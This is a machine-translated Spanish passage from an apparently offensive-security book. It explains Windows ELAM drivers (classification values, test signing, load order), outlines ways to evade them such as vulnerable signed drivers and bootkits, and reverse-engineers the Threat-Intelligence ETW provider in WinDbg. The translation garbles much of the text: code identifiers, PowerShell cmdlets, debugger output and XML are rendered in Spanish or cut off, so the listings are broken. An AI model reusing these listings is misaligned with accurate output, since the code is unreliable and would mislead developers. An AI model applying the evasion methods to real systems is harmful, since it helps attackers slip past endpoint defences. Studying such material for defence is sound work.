Si la validación criptográfica del blob de firma falla por cualquier motivo, el controlador ELAM debe devolver la clasificación BdCbClassificationUnknownImage. cación para todos los controladores de inicio de arranque que utilizan su devolución de llamada, ya que los datos de la firma no se consideran confiables y no deberían afectar el Arranque medido, la característica de Windows que mide cada componente de arranque desde el firmware hasta los controladores y almacena los resultados en el Módulo de plataforma segura (TPM), donde se puede usar para validar la integridad del host.

Aplicación de la lógica de detección

Una vez que el controlador ELAM ha recibido la actualización de estado BdCbStatusPrepareForDriverLoad y los punteros a las estructuras BDCB_IMAGE_INFORMATION para cada controlador de carga de arranque, aplica su lógica de detección utilizando la información proporcionada en la estructura. Una vez que ha tomado una determinación, el controlador actualiza el miembro Classification de la estructura de información de imagen actual (que no debe confundirse con el parámetro de entrada Classification que se pasa a la función de devolución de llamada) con un valor de la enumeración BDCB_CLASSIFICATION , definida en el Listado 11-5.

```
enumeración typedef _BDCB_CLASIFICACIÓN {
    Imagen desconocida de clasificación BdCb,
    BdCbClasificaciónConocidaBuenaImagen,
    Clasificación BdCbConocidaMalImagen,
    Clasificación BdCbConocidaMalImagenArranqueCrítico,
    Fin de la clasificación BdCb
} CLASIFICACIÓN_BDCB, *CLASIFICACIÓN_PBDcdb;
```

Listado 11-5: La enumeración BDCB_CLASSIFICATION

Microsoft define estos valores de la siguiente manera, de arriba a abajo: la imagen no se ha analizado o no se puede determinar si es maliciosa; el controlador ELAM no ha encontrado malware; el controlador ELAM detectó malware; el controlador de carga de arranque es malware, pero es fundamental para el proceso de arranque; y el controlador de carga de arranque está reservado para el uso del sistema. El controlador ELAM establece una de estas clasificaciones para cada controlador de inicio de arranque hasta que recibe la actualización de estado BdCbStatusPrepareForUnload que le indica que debe limpiar. A continuación, se descarga el controlador ELAM.

A continuación, el sistema operativo evalúa las clasificaciones devueltas por cada controlador ELAM y toma medidas si es necesario. Para determinar qué acción tomar, Windows consulta la clave de registro HKLM\System\CurrentControlSet\Control\EarlyLaunch\DriverLoadPolicy, que define los controladores que pueden ejecutarse en el sistema. Este valor, leído por nt!opInitializeBootDrivers(), puede ser cualquiera de las opciones incluidas en la Tabla 11-1.

Tabla 11-1: Valores posibles de la política de carga del controlador

Valor	Descripción
0	Solo buenos conductores
1	Conductores buenos y desconocidos
3	Bueno, desconocido y malo, pero crítico para el proceso de arranque (predeterminado)
7	Todos los conductores

El núcleo (en concreto, el administrador Plug and Play) utiliza la clasificación especificada por el controlador ELAM para evitar que se carguen los controladores prohibidos. Se permite la carga de todos los demás controladores y el arranque del sistema continúa de forma normal.

NOTA: el controlador ELAM identifica un controlador de arranque malicioso conocido y se ejecuta en un sistema que aprovecha el Arranque medido, los desarrolladores deben llamar a tbs!Tbsi_Revoke_Attestation(). Lo que hace esta función es un poco técnico; esencialmente, extiende un banco de registros de configuración de plataforma en el TPM, específicamente PCR[12], mediante un comando no especificado. valor ed y luego incrementa el contador de eventos del TPM, rompiendo la confianza en el estado de seguridad del sistema.

Un controlador de ejemplo: cómo evitar que Mimidrv se cargue

La salida del depurador en el Listado 11-6 muestra mensajes de depuración de un controlador ELAM cuando encuentra un controlador malicioso conocido, Mimidrv de Mimikatz, y evita que se cargue.

[ElamProcessInitializeImage] El siguiente controlador de inicio de arranque está a punto de inicializarse:

Nombre de la imagen: \SystemRoot\System32\Drivers\mup.sys
 Ruta del registro: \Registry\Machine\System\CurrentControlSet\Services\Mup
 Algoritmo hash de imagen: 0x0000800c
 Hash de la imagen: cf2b679a50ec16d028143a2929ae56f9117b16c4fd2481c7e0da3ce328b1a88f
 Firmante: Microsoft Windows
 Emisor del certificado: Microsoft Windows Production PCA 2011

Algoritmo de huella digital del certificado: 0x0000800c
 Huella digital del certificado: a227e7389255df6c06954ef155b5a3f28c54eec85b6912aaaf4711f7676a073

[ElamProcessInitializeImage] El siguiente controlador de inicio de arranque está a punto de inicializarse:

[ElamProcessInitializeImage] Se encontró un controlador malicioso sospechoso (\SystemRoot\system32\drivers\mimidrv.sys). Marcando su clasificación en consecuencia

[ElamProcessInitializeImage] El siguiente controlador de inicio de arranque está a punto de inicializarse:

Nombre de la imagen: \SystemRoot\system32\drivers\iorate.sys
 Ruta de registro: \Registry\Machine\System\CurrentControlSet\Services\iorate
 Algoritmo hash de imagen: 0x0000800c

```
Hash de la imagen: 07478daeebc544a8664adb00704d71decbc61931f9a7112f9cc527497faf6566
```

Firmante: Microsoft Windows

Emisor del certificado: Microsoft Windows Production PCA 2011

Algoritmo de huella digital del certificado: 0x0000800c

Huella digital del certificado: 3cd79dfbdc76f39ab4855ddfaeff846f240810e8ec3c037146b88cb5052efc08

Listado 11-6: Salida del controlador ELAM que muestra la detección de Mimidrv

En este ejemplo, puede ver que el controlador ELAM permite otros arranques. iniciar controladores para cargar: el controlador de Convención de nomenclatura universal nativo, mup.sys y el controlador Disk I/O Rate Filter, iorate.sys, ambos firmados por Microsoft. Entre estos dos controladores, detecta Mimidrv utilizando el hash criptográfico conocido del archivo. Como considera que este controlador es malicioso, evita que Mimidrv se cargue en el sistema antes de que el sistema operativo se inicialice por completo y sin requerir ninguna interacción del usuario u otros componentes EDR.

Carga de un controlador ELAM

Antes de poder cargar su controlador ELAM, debe completar algunos pasos preparatorios: firmar el controlador y asignar su orden de carga.

Firma del Conductor

La parte más complicada de la implementación de un controlador ELAM, especialmente durante el desarrollo y las pruebas, es garantizar que su firma digital cumpla con los requisitos de Microsoft para cargarse en el sistema. Incluso cuando funciona en modo de firma de prueba, el controlador debe tener una certificación específica. atributos de cate.

Microsoft publica información limitada sobre el proceso de firma de prueba de un controlador ELAM. En su demostración, Microsoft dice lo siguiente:

Los controladores de lanzamiento anticipado deben estar firmados con un certificado de firma de código que también contenga el EKU de lanzamiento anticipado “1.3.6.1.4.1.311.61.4.1” [. . .] y el EKU de firma de código “1.3.6.1.5.5.7.3.3”. Una vez que se haya creado un certificado de este formato, se puede utilizar signtool.exe para firmar [el controlador ELAM].

En los escenarios de firma de prueba, puede crear un certificado con estos EKU ejecutando makecert.exe, una utilidad que se incluye con el SDK de Windows, en un símbolo del sistema avanzado. El listado 11-7 muestra la sintaxis para hacerlo.

```
PS > & 'C:\Archivos de programa (x86)\Windows Kits\10\bin\10.0.19042.0\x64\makecert.exe'
>> -a SHA256 -r -pe
>> -ss Almacén de certificados privado
>> -n "CN=CertificadoDevElam"
>> -sr máquina local
>> -eku 1.3.6.1.4.1.311.61.4.1,1.3.6.1.5.5.7.3.3
>> C:\Users\dev\Escritorio\DevElamCert.cer
```

Listado 11-7: Generación de un certificado autofirmado

Esta herramienta admite un conjunto sólido de argumentos, pero solo dos son realmente relevantes para ELAM. El primero es la opción `-eku`, que agrega los identificadores de objeto Early Launch Antimalware Driver y Code Signing al certificado. El segundo es la ruta en la que se debe escribir el certificado.

Cuando makecert.exe se complete, encontrará un nuevo certificado autofirmado escrito en la ubicación especificada. Este certificado debe tener los identificadores de objeto necesarios, que puede validar abriendo el certificado y viendo sus detalles, como se muestra en la Figura 11-3.



Figura 11-3: EKU de ELAM incluidos en el certificado

A continuación, puede utilizar signtool.exe, otra herramienta del SDK de Windows, para firmar el controlador ELAM compilado. El listado 11-8 muestra un ejemplo de cómo hacerlo utilizando el certificado generado anteriormente.

```
PS > & 'C:\Archivos de programa (x86)\Windows Kits\10\bin\10.0.19041.0\x64\signtool.exe'  
>> signo  
>> /fd SHA256  
>> /a  
>> /ph  
>> /s "Almacén de certificados privados"  
>> /n "MiCertificadoElam"  
>> /tr http://sha256timestamp.ws.symantec.com/sha256/timestamp  
>> .\elamdriver.sys
```

Listado 11-8: Firma de un controlador ELAM con signtool.exe

Al igual que makecert.exe, esta herramienta admite un amplio conjunto de argumentos, algunos de los cuales no son particularmente importantes para ELAM. En primer lugar, el argumento /fd especifica es el algoritmo le-digest que se utiliza para firmar el certificado (SHA256 en nuestro caso). El argumento /ph indica a signtool.exe que genere hashes de página para los archivos ejecutables. Las versiones de Windows a partir de Vista utilizan estos hashes para verificar la firma de cada página del controlador a medida que se carga en la memoria.

El argumento /tr acepta la URL de un servidor de sellos de tiempo que permite que el certificado tenga el sello de tiempo adecuado (consulte RFC 3161 para obtener detalles sobre el Protocolo de sellos de tiempo). Los desarrolladores pueden utilizar varios servidores disponibles públicamente para completar esta tarea. Por último, la herramienta acepta el archivo que se va a firmar (en nuestro caso, el controlador ELAM).

Ahora podemos inspeccionar las propiedades del controlador para verificar si está firmado con el certificado autofirmado y una contrafirmada del servidor de marca de tiempo, como se muestra en la Figura 11-4.



Figura 11-4: Un controlador firmado con la marca de tiempo incluida

Si es así, puede implementar el controlador en el sistema. Como ocurre con la mayoría de los controladores, el sistema utiliza un servicio para facilitar la carga del controlador en el momento deseado. Para funcionar correctamente, el controlador ELAM debe cargarse muy temprano en el proceso de arranque. Aquí es donde entra en juego el concepto de agrupación por orden de carga.

Establecer el orden de carga

Al crear un servicio de arranque en Windows, el desarrollador puede especificar cuándo debe cargarse en el orden de arranque. Esto resulta útil en los casos en los que el controlador depende de la disponibilidad de otro servicio o necesita cargarse en un momento específico.

Sin embargo, el desarrollador no puede especificar ninguna cadena arbitraria para el grupo de orden de carga. Microsoft mantiene una lista que contiene la mayoría de los grupos disponibles en el registro en HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder, que puede recuperar fácilmente, como se muestra en el Listado 11-9.

```
PS> (Obtener-Propiedad-Ruta-HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder).List

Sistema reservado
-----
Grupo de carga Wdf
Extensor de bus de arranque
Extensor de bus del sistema
Minipuerto SCSI
Puerto
Disco primario
Clase SCSI
Clase de CDROM SCSI
Infraestructura de FSFilter
Sistema FSFilter
FSFilter inferior
Protección de copia FSFilter
--recorte--
```

Listado 11-9: Recuperación de grupos de orden de carga de servicio del registro con PowerShell

Este comando analiza los valores de la clave de registro que contiene los nombres de los grupos de orden de carga y los devuelve como una lista. En el momento de escribir este artículo, la clave de registro contiene 70 grupos.

Microsoft instruye a los desarrolladores de controladores ELAM a utilizar Early-Launch grupo de orden de carga, que notablemente falta en la clave ServiceGroupOrder .

No existen otros requisitos de carga especiales y puede hacerlo simplemente usando sc.exe o la API Win32 advapi32!CreateService() . Por ejemplo, el Listado 11-10 carga WdBoot, un servicio ELAM que viene con Windows 10 y se usa para cargar el controlador de arranque e inicio de Defender del mismo nombre.

```
PS C:\> Get-ItemProperty -Path HKLM\SYSTEM\CurrentControlSet\Services\WdBoot |
>> seleccione PSChildName, Grupo, Ruta de imagen | fl

NombreDeNiñoPS: WdBoot
Grupo: Lanzamiento temprano
Ruta de la imagen: system32\drivers\wd\WdBoot.sys
```

Listado 11-10: Inspección del controlador WdBoot ELAM de Defender

Este comando recopila el nombre del servicio, su grupo de orden de carga y la ruta al controlador en el sistema de archivos.

Si ingresa al proceso de carga de los controladores ELAM, descubrirá que la responsabilidad principal es del gestor de arranque de Windows, winload.e. El gestor de arranque, un software complejo por derecho propio, realiza algunas acciones. En primer lugar, busca en el registro todos los controladores de arranque del sistema en el grupo Early-Launch y los agrega a una lista. A continuación, carga los controladores principales, como System Guard Runtime Monitor (sgrmagent.sys) y

El componente de eventos de seguridad Minilter (mssect.sys). Por último, revisa su lista de controladores ELAM, realiza algunas comprobaciones de integridad y, finalmente, carga los controladores. Una vez que se cargan los controladores de inicio temprano , continúa el proceso de arranque y se ejecuta el proceso de verificación de ELAM descrito en "Desarrollo de controladores ELAM" en la página 203.

NOTA Esta es una descripción simplificada del proceso de carga de controladores ELAM. Si está interesado en obtener más información al respecto, consulte "Understanding WdBoot", una publicación de blog de @n4r1b que detalla cómo Windows carga los controladores esenciales.

Cómo evadir los controladores ELAM

Debido a que los controladores ELAM utilizan principalmente firmas estáticas y hashes para identificar Si tiene controladores de arranque maliciosos, puede evitarlos de la misma forma que evitaría las detecciones basadas en archivos en modo usuario: modificando los indicadores estáticos. Sin embargo, hacer esto con los controladores es más difícil que hacerlo en modo usuario, porque En general, hay menos controladores viables que ejecutables en modo usuario entre los que elegir. Esto se debe en gran parte a la implementación de la firma del controlador en las versiones modernas de Windows.

Driver Signature Enforcement es un control implementado en Windows Vista y posteriores que requiere que el código en modo kernel (es decir, los controladores) esté firmado para poder cargarse. A partir de la compilación 1607, Windows 10 requiere además que los controladores estén firmados con un certificado de validación extendida (EV) y, opcionalmente, una firma de Windows Hardware Quality Labs (WHQL) si el desarrollador desea que el controlador se cargue en Windows 10 S o que sus actualizaciones se distribuyan a través de Windows Update. Debido a la complejidad de estos procesos de firma, a los atacantes les resulta mucho más difícil cargar un rootkit en las versiones modernas de Windows.

El controlador de un atacante puede cumplir una serie de funciones mientras opera bajo los requisitos de la aplicación de la firma del controlador. Por ejemplo, el rootkit NetFilter, firmado por Microsoft, pasó todas las comprobaciones de la aplicación de la firma del controlador y puede cargarse en versiones modernas de Windows. Sin embargo, conseguir un rootkit firmado por Microsoft no es el proceso más sencillo y resulta poco práctico para muchos equipos ofensivos.

Si el atacante toma el BYOVD (traiga su propio controlador vulnerable) Con este enfoque, se abren nuevas opciones. Se trata de controladores vulnerables que el atacante carga en el sistema y que suelen estar firmados por proveedores de software legítimos. Como no contienen ningún código abiertamente malicioso, son difíciles de detectar y rara vez se revoca su certificado después de descubrirse su vulnerabilidad. Si este componente BYOVD se carga durante el arranque, un componente en modo usuario que se ejecute más adelante en el proceso de arranque podría explotar el controlador para cargar el rootkit del operador utilizando cualquier número de técnicas, dependiendo de la naturaleza de la vulnerabilidad.

Otro enfoque implica la implementación de rootkits o bootkits de rmware. Si bien esta técnica es extremadamente rara, puede evadir eficazmente las protecciones de arranque de ELAM. Por ejemplo, el bootkit ESPecker parcheado

El gestor de arranque (bootmgfw.e) deshabilitó la aplicación de firmas de controladores y eliminó su controlador, que era responsable de cargar los componentes del modo usuario y realizar el registro de teclas. ESPecker se inicializó tan pronto como el sistema cargó los módulos UEFI, tan temprano en el proceso de arranque que los controladores ELAM no tenían la capacidad de afectar su presencia.

Si bien los detalles de la implementación de rootkits y bootkits están fuera del alcance de este libro, son un tema fascinante para cualquiera que esté interesado en el malware de "ápice". Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats de Alex Matrosov, Eugene Rodionov y Sergey Bratus es el recurso más actualizado sobre este tema al momento de escribir este artículo y es altamente recomendado como complemento a esta sección.

Afortunadamente, Microsoft sigue invirtiendo mucho en la protección de la parte del proceso de arranque que se produce antes de que ELAM tenga la oportunidad de actuar. Estas protecciones se incluyen en el paraguas de Measured Boot, que valida la integridad del proceso de arranque desde el firmware UEFI a través de ELAM. Durante el proceso de arranque, Measured Boot produce hashes criptográficos, o mediciones, de estos componentes de arranque, junto con otros datos de configuración, como el estado de los componentes de arranque. BitLocker y firma de pruebas, y los almacena en el TPM.

Una vez que el sistema ha terminado de iniciarse, Windows utiliza el TPM para generar una declaración firmada criptográficamente, o cita, que se utiliza para confirmar la validez de la configuración del sistema. Esta cita se envía a una autoridad de certificación, que autentica las mediciones, devuelve una determinación de si se debe confiar en el sistema y, opcionalmente, toma medidas para solucionar cualquier problema. A medida que Windows 11, que requiere un TPM, se adopte más ampliamente, esta tecnología se convertirá en un componente de detección importante para la integridad del sistema dentro de las empresas.

La triste realidad

En la gran mayoría de las situaciones, los proveedores de ELAM no cumplen con las recomendaciones de Microsoft. En 2021, Maxim Suhanov publicó una entrada de blog, "Measured Boot and Malware Signatures: explorando dos vulnerabilidades encontradas en el cargador de Windows", en la que comparó los controladores ELAM de 26 proveedores. Señaló que solo 10 usaban firmas; de estos, solo dos las usaban para afectar Measured Boot de la forma prevista por Microsoft. En cambio, estos proveedores usan sus controladores ELAM casi exclusivamente para crear procesos protegidos y acceder al proveedor ETW de Microsoft-Windows-Threat-Intelligence, que se analiza en el siguiente capítulo.

Conclusión

Los controladores ELAM proporcionan a un EDR información sobre partes del proceso de arranque que antes no se podían supervisar. Esto permite que un EDR detecte, o incluso detenga, a un atacante que pueda ejecutar su código antes de que el agente EDR principal se inicie. A pesar de este beneficio aparentemente masivo, casi ningún proveedor utiliza esta tecnología y, en cambio, la utiliza solo para su función auxiliar: obtener acceso al proveedor ETW de Microsoft-Windows-Threat-Intelligence.

Machine Translated by Google

12

MICROSOFT-WINDOWS-AMENAZA- INTELIGENCIA



Durante años, Microsoft Defender for Endpoint (MDE) presentó un gran desafío para los profesionales de la seguridad ofensiva porque Podría detectar problemas que todos los demás EDR

Los proveedores no lo han detectado. Una de las principales razones de su eficacia es el uso del proveedor ETW de Microsoft-Windows-Threat-Intelligence (EtwTi) . En la actualidad, los desarrolladores que publican controladores ELAM lo utilizan para acceder a algunas de las fuentes de detección más potentes de Windows.

A pesar de su nombre, este proveedor de ETW no le proporcionará atribución información. En lugar de ello, informa sobre eventos que antes no estaban disponibles para los EDR, como asignaciones de memoria, cargas de controladores y violaciones de políticas de llamadas al sistema a Win32k, el componente del núcleo de la interfaz de dispositivo gráfico. Estos eventos reemplazan funcionalmente la información que los proveedores de EDR obtuvieron de la función de enganche de modo de usuario, que los atacantes pueden evadir fácilmente, como se explica en el Capítulo 2.

Debido a que los eventos de este proveedor se originan en el núcleo, es más difícil evadirlo, tiene mayor cobertura que las alternativas en modo usuario y es menos riesgoso que el enganche de funciones, ya que el proveedor está integrado en el propio sistema operativo. Debido a estos factores, es raro encontrar proveedores de EDR maduros que no lo utilicen como fuente de telemetría.

Este capítulo cubre cómo funciona el proveedor EtwTi, sus fuentes de detección, los tipos de eventos que emite y cómo los atacantes pueden evadir la detección.

Ingeniería inversa del proveedor

Antes de analizar los tipos de eventos que emite el proveedor EtwTi, debe comprender cómo obtiene la información en primer lugar. Lamentablemente, Microsoft no proporciona documentación pública sobre los aspectos internos del proveedor, por lo que descubrir esto es en gran medida un esfuerzo manual.

Como estudio de caso, esta sección cubre un ejemplo de la fuente de EtwTi: qué sucede cuando un desarrollador cambia el nivel de protección de una asignación de memoria para marcarlo como ejecutable. Los desarrolladores de malware usan esta técnica con frecuencia: primero escriben el código shell en una asignación marcada con permisos de lectura y escritura (RW) y luego los cambian a lectura y ejecución (RX) a través de una API como kernel32!VirtualProtect() antes de ejecutar el código shell.

Cuando el desarrollador del malware llama a esta API, la ejecución finalmente se detiene, hasta la llamada al sistema para nt!NtProtectVirtualMemory(). La ejecución se transfiere al núcleo, donde se realizan algunas comprobaciones y validaciones de seguridad. Luego, Se llama a nt!MmProtectVirtualMemory() para cambiar el nivel de protección en la asignación. Todo esto es bastante estándar y sería razonable suponer que nt!NtProtectVirtualMemory() limpiaría y regresaría en este punto. Sin embargo, un último bloque condicional de código en el núcleo, que se muestra en el Listado 12-1, llama a nt!EtwTiLogProtectExecVm() si el cambio de protección tuvo éxito.

```
si ((-1 < (int)estado) &&
    (estado = máscara de protección, máscara de protección = MiMakeProtectionMask( máscara de protección),
     ((uVar2 | Máscara de protección) y 2) != 0)) {
    puStack_c0 = (ulonglong*)((ulonglong)puStack_c0 & 0xffffffff00000000 | (ulonglong)estado);
    ProtecciónAntigua = param_4;
    EtwTiLogProtectExecVm(Proceso de destino, Modo de acceso, Dirección base, Número de bytes);
}
```

Listado 12-1: La función EtwTi llamada dentro de nt!NtProtectVirtualMemory()

El nombre de esta función implica que es responsable de registrar los procesos, cambios de protección para regiones ejecutables de memoria.

Comprobación de que el proveedor y el evento estén habilitados

Dentro de la función hay una llamada a nt!EtwProviderEnabled(), que se define en el Listado 12-2. Verifica que un proveedor ETW determinado esté habilitado en el sistema.

```
BOOLEAN EtwProviderEnabled(
    REMANAJAR RegManejador,
```

```

UCHAR      Nivel,
Palabra clave ULONGLONG
);

```

Listado 12-2: La definición de nt!EtwProviderEnabled()

La parte más interesante de esta función es el parámetro RegHandle , que es el EtwThreatIntProvRegHandle global, en el caso de este proveedor. Este identificador se referencia en cada función EtwTi, lo que significa que podemos usarlo para encontrar otras funciones de interés. Si examinamos la referencia cruzada al identificador del proveedor ETW global, como se muestra en la Figura 12-1, podemos ver otras 31 referencias realizadas a él, la mayoría de las cuales son otras funciones EtwTi.

Figura 12-1: Referencias cruzadas a ThreatIntProviderGuid

Una de las referencias cruzadas se origina en nt!EtwplInitialize(), una función que se llama durante el proceso de arranque y que, entre otras cosas, es responsable de registrar los proveedores ETW del sistema. Para ello, llama a nt!EtwRegister(). Función. La firma de esta función se muestra en el Listado 12-3.

```

NTSTATUS RegistroEtw(
    Guía de LPC           Id. del proveedor,
    PETWENABLECALLBACK   Habilitar devolución de llamada,
    PVOID                Contexto de devolución de llamada,
    PREMANEJO             Manejador de registro
);

```

Listado 12-3: La definición de nt!EtwRegister()

Esta función se llama durante el proceso de arranque con un puntero a un GUID denominado ThreatIntProviderGuid, que se muestra en el Listado 12-4.

```
EtwRegister(&ThreatIntProviderGuid,0,0,&EtwThreatIntProvRegHandle);
```

Listado 12-4: Registro de ThreatIntProviderGuid

El GUID al que se apunta está en la sección .data , que se muestra en la Figura 12-2 como f4e1897c-bb5d-5668-f1d8-040f4d8dd344.

Figura 12-2: El GUID al que apunta ThreatIntProviderGuid

Si el proveedor está habilitado, el sistema verifica el descriptor de eventos para determinar si el evento específico está habilitado para el proveedor. Esta verificación la realiza la función `nt!EtwEventEnabled()`, que toma el identificador del proveedor utilizado por `nt!EtwProviderEnabled()` y una estructura `EVENT_DESCRIPTOR` correspondiente al evento que se va a registrar. La lógica determina qué `EVENT_DESCRIPTOR` utilizar en función del contexto del subproceso que realiza la llamada (ya sea de usuario o de kernel).

Después de estas comprobaciones, la función `EtwTi` crea una estructura con funciones como `nt!EtwTiFillProcessIdentity()` y `nt!EtwTiFillVad()`. Esta estructura no se puede revertir estáticamente con facilidad, pero afortunadamente se pasa a `nt!EtwWrite()`, una función que se utiliza para emitir eventos. Utilicemos un depurador para Examínalo.

Determinación de los eventos emitidos

En este punto, sabemos que la llamada al sistema pasa datos a `nt!EtwTiLogProtectExecVm()`, que emite un evento a través de ETW mediante el proveedor `EtwTi`. Sin embargo, todavía se desconoce el evento en particular emitido. Para recopilar esta información, veamos los datos en `PEVENT_DATA_DESCRIPTOR` pasados a `nt!EtwWrite()` mediante WinDbg.

Al colocar un punto de interrupción condicional en la función que escribe el evento ETW cuando su pila de llamadas incluye `nt!EtwTiLogProtectExecVm()`, podemos investigar más a fondo los parámetros que se le pasan (Listado 12-5).

```
1: kd> bp nt!EtwWrite "r $t0 = 0;
.foreach (p { k }) {
    .si ($spat("p", "nt!EtwTiLogProtectExecVm*)) {
        r $t0 = 1; .romper
    }
};
.si($t0 = 0) { gc }"
1: kd> g
¡No! EtwEscribe
fffff807`7b693500 4883ec48      subscrpción rsp, 48h
1: kd> k
# Niño-SP          RetDirección          Sitio de llamada
00 ffff9285`03dc6788 fffff807`7bc0ac99 nt!EtwWrite
01 ffff9285`03dc6790 fffff807`7ba96860 ¡No! EtwTiLogProtectExecVm+0x15c031 1
02 ffff9285`03dc69a0 fffff807`7b808bb5 nt! NtProtectVirtualMemory+0x260
03 ffff9285`03dc6a90 000007ffc`48f8d774 ¡No! KiSystemServiceCopyEnd+0x25 2
04 00000025`3de7bc78 000007ffc`46ab4d86 0x000007ffc`48f8d774
05 00000025`3de7bc80 000001ca`0002a040 0x000007ffc`46ab4d86
06 00000025`3de7bc88 00000000`00000008 0x000001ca`0002a040
07 00000025`3de7bc90 00000000`00000000 0x8
```

Listado 12-5: Uso de un punto de interrupción condicional para observar las llamadas a `nt!EtwTiLogProtectExecVm()`

Esta pila de llamadas muestra una llamada a `ntdll!NtProtectVirtualMemory()` que surge desde el modo de usuario y llega a la Tabla de despacho de servicios del sistema (SSDT) 2, que en realidad es solo una matriz de direcciones a funciones que manejan una llamada al sistema determinada. Luego, el control se transfiere a `nt!NtProtectVirtualMemory()`, donde se realiza la llamada a `nt!EtwTiLogProtectExecVm()` 1, tal como identificamos anteriormente mediante el análisis estático.

El parámetro UserDataCount que se pasa a nt!EtwWrite() contiene el número de estructuras EVENT_DATA_DESCRIPTOR en su quinto parámetro, UserData. Este valor se almacenará en el registro R9 y se puede utilizar para mostrar todas las entradas de la matriz UserData , almacenada en RAX. Esto se muestra en la salida de WinDbg en el Listado 12-6.

```
1: kd> dq @rax L(@r9*2)
ffff9285 03dc67e0 fffffa608 af571740 00000000'00000004
ffff9285 03dc67f0 fffffa608 af571768 00000000'00000008
ffff9285 03dc6800 fffff9285 03dc67c0 00000000 00000008
ffff9285 03dc6810 fffffa608 af571b78 00000000'00000001
--recorte--
```

Listado 12-6: Listado de los valores en UserData utilizando la cantidad de entradas almacenadas en R9

El primer valor de 64 bits en cada línea de la salida de WinDbg es un puntero a los datos y el siguiente describe el tamaño de los datos en bytes.

Lamentablemente, estos datos no tienen nombre ni etiqueta, por lo que descubrir qué describe cada descriptor es un proceso manual. Para descifrar qué puntero contiene qué tipo de datos, podemos utilizar el GUID del proveedor recopilado anteriormente en esta sección, f4e1897c-bb5d-5668-f1d8-040f4d8dd344.

Como se discutió en el Capítulo 8, los proveedores de ETW pueden registrar un manifiesto de evento, que describe los eventos emitidos por el proveedor y sus contenidos.

Podemos listar estos proveedores usando la utilidad logman.exe , como se muestra en el Listado 12-7.

La búsqueda del GUID asociado con el proveedor EtwTi revela que el nombre del proveedor es Microsoft-Windows-Threat-Intelligence.

```
PS > proveedores de consultas logman | findstr /i "[f4e1897c-bb5d-5668-f1d8-040f4d8dd344]"
Inteligencia de amenazas de Microsoft Windows {F4E1897C-BB5D-5668-F1D8-040F4D8DD344}
```

Listado 12-7: Recuperación del nombre del proveedor mediante logman.exe

Luego de identificar el nombre del proveedor, podemos pasarlo a herramientas como como PerfView para obtener el manifiesto del proveedor. Cuando se complete el comando PerfView del Listado 12-8, creará el manifiesto en el directorio desde el que se lo llamó.

```
PS > PerfView64.exe comando de usuario volcado manifiesto registrado Microsoft-Windows-Threat-Intelligence
```

Listado 12-8: Uso de PerfView para volcar el manifiesto del proveedor

Puede ver las secciones de este manifiesto relacionadas con la protección de la memoria virtual en el XML generado. La sección más importante para comprender los datos de la matriz UserData se encuentra en las etiquetas <template> , que se muestran en el Listado 12-9.

```
<plantillas>
--recorte--
<plantilla tid="KERNEL_THREATINT_TASK_PROTECTVMArgs_V1">
<nombre de datos="CallingProcessId" inType="win:UInt32"/>
<nombre de datos="CallingProcessCreateTime" en tipo="win:FILETIME"/>
```

```

<data name="CallingProcessStartKey" inType="win:UInt64"/> <data
name="CallingProcessSignatureLevel" inType="win:UInt8"/> <data
name="CallingProcessSectionSignatureLevel" inType="win:UInt8"/> <datos
nombre="CallingProcessProtection" inType="win:UInt8"/> <datos
nombre="CallingThreadId" inType="win:UInt32"/> <datos
nombre="CallingThreadCreateTime" inType="win:FILETIME"/> <datos
nombre="TargetProcessId" inType="win:UInt32"/> <datos
nombre="TargetProcessCreateTime" inType="win:FILETIME"/> <datos
name="TargetProcessStartKey" inType="win:UInt64"/> <data
name="TargetProcessSignatureLevel" inType="win:UInt8"/> <datos
name="TargetProcessSectionSignatureLevel" inType="win:UInt8"/> <data
name="TargetProcessProtection" inType="win:UInt8"/> <data
name="OriginalProcessId" inType="win:UInt32"/> <data name=
"OriginalProcessCreateTime" inType="win:FILETIME"/> <nombre de
datos="OriginalProcessStartKey" inType="win:UInt64"/> <data
name="OriginalProcessSignatureLevel" inType="win:UInt8"/> <data
name="OriginalProcessSectionSignatureLevel" inType="win:UInt8"/> <data
name="OriginalProcessProtection" inType= "win:UInt8"/> <nombre de
datos="BaseAddress" inType="win:Pointer"/> <nombre de
datos="Tamaño de región" inType="win:Pointer"/> <nombre de
datos="Máscara de protección" inType="win:UInt32"/> <nombre de
datos="LastProtectionMask" inType="win:UInt32"/> </template>

```

Listado 12-9: Manifiesto del proveedor ETW descargado por PerfView

Al comparar los tamaños de datos especificados en los manifiestos con el campo Size de las estructuras EVENT_DATA_DESCRIPTOR, se revela que los datos aparecen en el mismo orden. Con esta información, podemos extraer campos individuales del evento. Por ejemplo, ProtectionMask y LastProtectionMask se correlacionan con NewAccessProtection y OldAccessProtection de nt!INtProtectVirtualMemory() , respectivamente. Las dos últimas entradas de la matriz UserData coinciden con su tipo de datos. El listado 12-10 muestra cómo podemos investigar estos valores con WinDbg.

```

1: kd> dq @rax L(@r9*2) --
snip--
ffff9285`03dc6940 ffff9285`03dc69c0 00000000`00000004 ffff9285`03dc6950
ffff9285`03dc69c8 00000000`00000004 1: kd> dd ffff9285`03dc69c0 L1

1ffff9285`03dc69c0 00000004
1: kd> dd ffff9285`03dc69c8 L1
2ffff9285`03dc69c8 00000020

```

Listado 12-10: Evaluación de cambios en la máscara de protección mediante WinDbg

Podemos inspeccionar el contenido de los valores para ver que LastProtectionMask 2 originalmente era PAGE_EXECUTE_READ (0x20) y se cambió a PAGE_READWRITE (0x4) 1. Ahora sabemos que eliminar la bandera ejecutable en la asignación de memoria provocó que el evento se repitiera.

Determinación del origen de un acontecimiento

Aunque hemos explorado el flujo desde una llamada a una función en modo usuario hasta la emisión de un evento, lo hemos hecho solo para un sensor, nt!EtwTiLog ProtectExecVm(). Al momento de escribir este artículo, hay 11 de estos sensores, que se muestran en la Tabla 12-1.

Tabla 12-1: Sensores de seguridad y mitigación de seguridad

Amenaza de Microsoft Windows	Seguridad de Microsoft Windows
Sensores de inteligencia	Sensores de mitigaciones
Ejecutar el comando EtwTiLogAllocExecVm	Bloques binarios no cет de EtwTimLog
EtwTiLogDeviceObjectLoadUnload EtwTimLogControlProtectionKernelModeReturn	
Desajuste	
Carga de objetos del controlador de registro EtwTi	Modo de usuario de protección de control de registro de EtwTim Desajuste
Descargar objeto del controlador de registro de EtwTi	EtwTimLogProhibitCreación de proceso secundario
EtwTiLogInsertQueueUserApc	Código dinámico prohibido de EtwTimLog
Vista de ejecución del mapa de registro de EtwTi	Mapa de imágenes IL de EtwTimLogProhibitLow
